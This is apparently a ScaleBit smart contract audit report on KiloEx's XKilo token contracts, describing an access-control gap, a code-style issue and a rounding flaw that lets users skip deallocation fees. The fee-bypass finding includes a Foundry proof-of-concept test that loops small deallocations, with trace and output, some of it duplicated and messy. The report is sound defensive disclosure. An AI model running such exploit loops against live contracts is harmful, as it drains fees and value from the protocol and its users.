

# XKilo Token Audit Report

Fri Mar 21 2025



contact@bitslab.xyz



[https://twitter.com/scalebit\\_](https://twitter.com/scalebit_)



**ScaleBit**



# XKilo Token Audit Report

---

## 1 Executive Summary

### 1.1 Project Information

Description	xKilo is a non-transferable escrowed governance token, corresponding to staked KiloEx token
Type	Dex
Auditors	ScaleBit
Timeline	Thu Mar 20 2025 - Thu Mar 20 2025
Languages	Solidity
Platform	Manta
Methods	Architecture Review, Unit Testing, Manual Review

## 1.2 Files in Scope

The following are the SHA1 hashes of the original reviewed files.

ID	File	SHA-1 Hash
KET	KiloExToken.sol	9c2c65e16f54cca6442d314334386 2d8d7e57c09
XKD	XKiloDividends.sol	cdd26966be0fa4c97102d5e2b8dcf 8855d19e345
XKT	XKiloToken.sol	77ea19cffcc977c2650cb75c62d8a 235a589d9e0

## 1.3 Issue Statistic

Item	Count	Fixed	Acknowledged
Total	3	2	1
Informational	1	0	1
Minor	1	1	0
Medium	1	1	0
Major	0	0	0
Critical	0	0	0

## 1.4 ScaleBit Audit Breakdown

ScaleBit aims to assess repositories for security-related issues, code quality, and compliance with specifications and best practices. Possible issues our team looked for included (but are not limited to):

- Transaction-ordering dependence
- Timestamp dependence
- Integer overflow/underflow
- Number of rounding errors
- Unchecked External Call
- Unchecked CALL Return Values
- Functionality Checks
- Reentrancy
- Denial of service / logical oversights
- Access control
- Centralization of power
- Business logic issues
- Gas usage
- Fallback function usage
- tx.origin authentication
- Replay attacks
- Coding style issues

## 1.5 Methodology

The security team adopted the "**Testing and Automated Analysis**", "**Code Review**" and "**Formal Verification**" strategy to perform a complete security test on the code in a way that is closest to the real attack. The main entrance and scope of security testing are stated in the conventions in the "Audit Objective", which can expand to contexts beyond the scope according to the actual testing needs. The main types of this security audit include:

### (1) Testing and Automated Analysis

Items to check: state consistency / failure rollback / unit testing / value overflows / parameter verification / unhandled errors / boundary checking / coding specifications.

### (2) Code Review

The code scope is illustrated in section 1.2.

### (3) Audit Process

- Carry out relevant security tests on the testnet or the mainnet;
- If there are any questions during the audit process, communicate with the code owner in time. The code owners should actively cooperate (this might include providing the latest stable source code, relevant deployment scripts or methods, transaction signature scripts, exchange docking schemes, etc.);
- The necessary information during the audit process will be well documented for both the audit team and the code owner in a timely manner.

## 2 Summary

This report has been commissioned by **KiloEx** to identify any potential issues and vulnerabilities in the source code of the **XKilo Token** smart contract, as well as any contract dependencies that were not part of an officially recognized library. In this audit, we have utilized various techniques, including manual code review and static analysis, to identify potential vulnerabilities and security issues.

During the audit, we identified 3 issues of varying severity, listed below.

ID	Title	Severity	Status
XKD-1	Missing Access Control for <code>addDividendsToPending()</code>	Medium	Fixed
XKD-2	Optimizable Code	Informational	Acknowledged
XKT-1	Fee Evasion	Minor	Fixed

## 3 Participant Process

Here are the relevant actors with their respective abilities within the **XKilo Token** Smart Contract :

### Admin

- The admin can call the `updateRedeemSettings` function to update redemption parameters (min/Max redemption ratio, lock-up period, dividend compensation ratio).
- The admin can call the `updateDividendsAddress` function to set or reset the dividend distribution contract address.
- The admin can call the `updateDeallocationFee` function to adjust the discharge rate for specified purpose contracts.
- The admin can call the `updateTransferWhitelist` function to manage transfer whitelists to allow/disable transfer xKILO to specific addresses..
- The admin can call the `updateStartTime` function to set the start time of the current cycle to the current block time minus 7 days.
- The admin can call the `emergencyWithdraw/emergencyWithdrawAll` function to emergency withdrawal of KILO tokens/All tokens in the contract.
- The admin can call the `enableDistributedToken` function to enable tokens as distributable dividend tokens to be added to the distribution list..
- The admin can call the `disableDistributedToken` function to disables the dividend distribution function of the token, stopping its subsequent distribution.
- The admin can call the `updateCycleDividendsPercent` function to updates the percentage of cycle allocation for specified tokens.
- The admin can call the `removeTokenFromDistributedTokens` function to removes tokens from the allocation list.

### User

- Users can call the `allocate` function to assigns the user's xKILO to the specified contract.
- Users can call the `deallocate` function to unassign xKILO from the contract.
- Users can call the `harvestDividends` function to withdraw the specified token dividend income accumulated by the user.



- Users can call the `harvestAllDividends` function to withdraw the dividend income of all allocated tokens at one time.
- Users can call the `convert/convertTo` function to Convert KILO to xKILO token / converts KILO to xKILO and sends it directly to the specified address.
- Users can call the `redeem` function to To initiate a request to redeem xKILO as KILO, specify a lockup period.
- Users can call the `finalizeRedeem` function to Complete the redemption at the end of the lock-up period, acquire KILO and release the dividend distribution.
- Users can call the `cancelRedeem` function to Cancels the outstanding redemption request and retrieves the locked xKILO.
- Users can call the `updateRedeemDividendsAddress` function to Updates dividends address for an existing active redeeming process.

## 4 Findings

### XKD-1 Missing Access Control for `addDividendsToPending()`

**Severity:** Medium

**Status:** Fixed

**Code Location:**

XKiloDividends.sol#259-269

**Descriptions:**

In the file `XKiloDividends.sol`, the permission of the `addDividendstopending` function is missing. Any user can call the function to send tokens to the pool to be allocated

```
/**
 * @dev Transfers the given amount of token from caller to pendingAmount
 *
 * Must only be called by a trustable address
 */
function addDividendsToPending(address token, uint256 amount) external override
nonReentrant {
    uint256 prevTokenBalance = IERC20Upgradeable(token).balanceOf(address(this));
    DividendsInfo storage dividendsInfo_ = dividendsInfo[token];
    IERC20Upgradeable(token).safeTransferFrom(msg.sender, address(this), amount);

    // handle tokens with transfer tax
    uint256 receivedAmount =
    IERC20Upgradeable(token).balanceOf(address(this)).sub(prevTokenBalance);
    dividendsInfo_.pendingAmount =
    dividendsInfo_.pendingAmount.add(receivedAmount);

    emit DividendsAddedToPending(token, receivedAmount, totalAllocation, sid++);
}
```

Since any address can be called, there is an attack scenario at this time, the attacker creates a malicious token and calls the `addDividendsToPending` function to add the malicious token to the pool to be allocated. If the manager mistakenly calls the `enableDistributedToken` function to add the token, The attacker can manipulate the `balanceOf` function of the malicious token to control the size of the

`dividendsInfo_.pendingAmount` parameter to affect the dividend amount. In this way, the user receives a large number of malicious tokens and the credibility of the contract is damaged

**Suggestion:**

Authenticate the function `addDividendsToPending`, allowing only trusted addresses to make function calls

**Resolution:**

This issue has been fixed. The client has adopted our suggestions.

# XKD-2 Optimizable Code

**Severity:** Informational

**Status:** Acknowledged

**Code Location:**

XKiloDividends.sol#10;

XKiloToken.sol#11

**Descriptions:**

Prior to `Solidity 0.8.0`, variables could overflow if mathematical operations resulted in values greater than what the variable could hold. However, this should not be done in `Solidity 0.8.0` or later \* because the compiler adds a built-in overflow check behind the scenes. Therefore, using the SafeMath library for basic arithmetic operations makes the code unreadable and inefficient, without additional security gains.

**Suggestion:**

Reduce excess code for optimization



# XKT-1 Fee Evasion

Severity: Minor

Status: Fixed

Code Location:

XKiloToken.sol#443-448

Descriptions:

In the contract file `XKiloToken.sol`, the function `deallocate(...)` And `deallocateFromUsage(...)` There is a fee bypass vulnerability in the 'xKILO' function, which is used to remove the user's allocated `xkilo` tokens from the specified usage contract and charge a certain percentage of the fee, which may cause the contract to charge zero when the caller controls the parameter `amount` to call the function

```
function _deallocate(address userAddress, address usageAddress, uint256 amount)
internal {
    require(amount > 0, "deallocate: amount cannot be null");

    // check if there is enough allocated xKILO to this usage to deallocate
    uint256 allocatedAmount = usageAllocations[userAddress][usageAddress];
    require(allocatedAmount >= amount, "deallocate: non authorized amount");

    // remove deallocated amount from usage's allocation
    usageAllocations[userAddress][usageAddress] = allocatedAmount.sub(amount);

    uint256 deallocationFeeAmount =
    amount.mul(usagesDeallocationFee[usageAddress]).div(10000);

    // adjust user's xKILO balances
    XKiloBalance storage balance = xKiloBalances[userAddress];
    balance.allocatedAmount = balance.allocatedAmount.sub(amount);
    _transfer(address(this), userAddress, amount.sub(deallocationFeeAmount));
    // burn corresponding KILO and XKILO
    kiloExOfToken.burn(deallocationFeeAmount);

    _burn(address(this), deallocationFeeAmount);
    emit Deallocate(userAddress, usageAddress, amount, deallocationFeeAmount);
}
```

The cause of the vulnerability occurs in the calculation of the deallocationFeeAmount parameter


```
uint256 deallocationFeeAmount = amount.mul(usagesDeallocationFee[usageAddress]).div(10000);
```

Suppose the function updateDeallocationFee is set to 0.5% and the parameter usagesDeallocationFee[usageAddress] is set to 50. When the value of amount is 199, the product is less than 10000, then deallocationFeeAmount is calculated to 0, the user will bypass the fee to withdraw all, in certain cases the user can loop through the control parameter amount to withdraw more tokens.



```
(0) [Receiver] XKilo Token.deallocate (usageAddress=XKiloDividends, amount=199, usageData="")
(1) [Receiver] XKilo Token.deallocate (userAddress=[Sender]0x1ebb73f5f47bcc3d7dc1dabf7284875e3ae40e07, usageAddress=XKiloDividends, amount=199)
(2) [Receiver] XKilo Token.sub (a=82,632,156,324,246,762, b=199)
(2) [Receiver] XKilo Token.mul (a=199, b=50)
(2) [Receiver] XKilo Token.div (a=9,950, b=10,000)
(2) [Receiver] XKilo Token.sub (a=82,632,156,324,246,762, b=199)
(2) [Receiver] XKilo Token.sub (a=199, b=0)
(2) [Receiver] XKilo Token.transfer (sender=[Receiver]XKilo Token, recipient=[Sender]0x1ebb73f5f47bcc3d7dc1dabf7284875e3ae40e07, amount=199)
(2) Camelot: GRAIL Token.burn (amount=0)
(2) [Receiver] XKilo Token.burn (account=[Receiver]XKilo Token, amount=0)
(2) [Receiver] XKilo Token.Deallocate (userAddress=[Sender]0x1ebb73f5f47bcc3d7dc1dabf7284875e3ae40e07, usageAddress=XKiloDividends, amount=199, fee=0)
(1) XKiloDividends.deallocate (userAddress=[Sender]0x1ebb73f5f47bcc3d7dc1dabf7284875e3ae40e07, amount=199, "")
```

For example, in the following test, different users withdraw  $199 * 10000$  tokens at the same time, and more tokens will be extracted by bypassing fees through the vulnerability



```
function testExploit() public {
    vm.startPrank(address(0x1EbB73f5F47Bcc3D7dC1dabf7284875E3AE40E07));
    uint256 beforeBalance = XKiloToken.balanceOf(0x1EbB73f5F47Bcc3D7dC1dabf7284875E3AE40E07);
    for (uint256 i = 0; i < 10000; i++) {
        XKiloToken.deallocate(DividendsV2, 199, "");
    }
    uint256 afterBalance = XKiloToken.balanceOf(0x1EbB73f5F47Bcc3D7dC1dabf7284875E3AE40E07);
    emit log_named_decimal_uint("XKiloToken Balance", afterBalance - beforeBalance);
}

fallback() external payable {}
receive() external payable {}

function testExploit() public {
    vm.startPrank(address(0x1EbB73f5F47Bcc3D7dC1dabf7284875E3AE40E07));
    uint256 beforeBalance = XKiloToken.balanceOf(0x1EbB73f5F47Bcc3D7dC1dabf7284875E3AE40E07);
    uint256 afterBalance = XKiloToken.balanceOf(0x1EbB73f5F47Bcc3D7dC1dabf7284875E3AE40E07);
    emit log_named_decimal_uint("XKiloToken Balance", afterBalance - beforeBalance);
}

fallback() external payable {}
receive() external payable {}

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.87s (1.10s CPU time)
Ran 1 test suite in 2.08s (2.87s CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
wula@WULAdemMac-mini SoliditySecurity % forge test --contracts src/HackTest/EXP.sol -vv
[ ] Compiling...
[ ] Compiling 21 files with Solc 0.8.24
[ ] Solc 0.8.24 finished in 1.08s
Compiler run successful!
Ran 1 test for src/HackTest/EXP.sol:ContractTest
[PASS] testExploit() (gas: 357569122)
Logs:
XKiloToken Balance: 0.0000000019900000
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.68s (1.05s CPU time)
Ran 1 test suite in 2.69s (2.68s CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
wula@WULAdemMac-mini SoliditySecurity % forge test --contracts src/HackTest/EXP2.sol -vv
[ ] Compiling...
[ ] Compiling 21 files with Solc 0.8.24
[ ] Solc 0.8.24 finished in 1.15s
Compiler run successful!
Ran 1 test for src/HackTest/EXP2.sol:ContractTest
[PASS] testExploit() (gas: 333169)
Logs:
XKiloToken Balance: 0.000000001980050
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.70s (1.43ms CPU time)
```

Suggestion:

The function `deallocationFeeAmount` value is detected and the transaction is aborted when the value is 0

**Resolution:**

This issue has been fixed. The client has adopted our suggestions.

# Appendix 1

## Issue Level

- **Informational** issues are often recommendations to improve the style of the code or to optimize code that does not affect the overall functionality.
- **Minor** issues are general suggestions relevant to best practices and readability. They don't post any direct risk. Developers are encouraged to fix them.
- **Medium** issues are non-exploitable problems and not security vulnerabilities. They should be fixed unless there is a specific reason not to.
- **Major** issues are security vulnerabilities. They put a portion of users' sensitive information at risk, and often are not directly exploitable. All major issues should be fixed.
- **Critical** issues are directly exploitable security vulnerabilities. They put users' sensitive information at risk. All critical issues should be fixed.

## Issue Status

- **Fixed:** The issue has been resolved.
- **Partially Fixed:** The issue has been partially resolved.
- **Acknowledged:** The issue has been acknowledged by the code owner, and the code owner confirms it's as designed, and decides to keep it.



# Appendix 2

## Disclaimer

This report is based on the scope of materials and documents provided, with a limited review at the time provided. Results may not be complete and do not include all vulnerabilities. The review and this report are provided on an as-is, where-is, and as-available basis. You agree that your access and/or use, including but not limited to any associated services, products, protocols, platforms, content, and materials, will be at your own risk. A report does not imply an endorsement of any particular project or team, nor does it guarantee its security. These reports should not be relied upon in any way by any third party, including for the purpose of making any decision to buy or sell products, services, or any other assets. TO THE FULLEST EXTENT PERMITTED BY LAW, WE DISCLAIM ALL WARRANTIES, EXPRESS OR IMPLIED, IN CONNECTION WITH THIS REPORT, ITS CONTENT, RELATED SERVICES AND PRODUCTS, AND YOUR USE, INCLUDING BUT NOT LIMITED TO THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, NOT INFRINGEMENT.

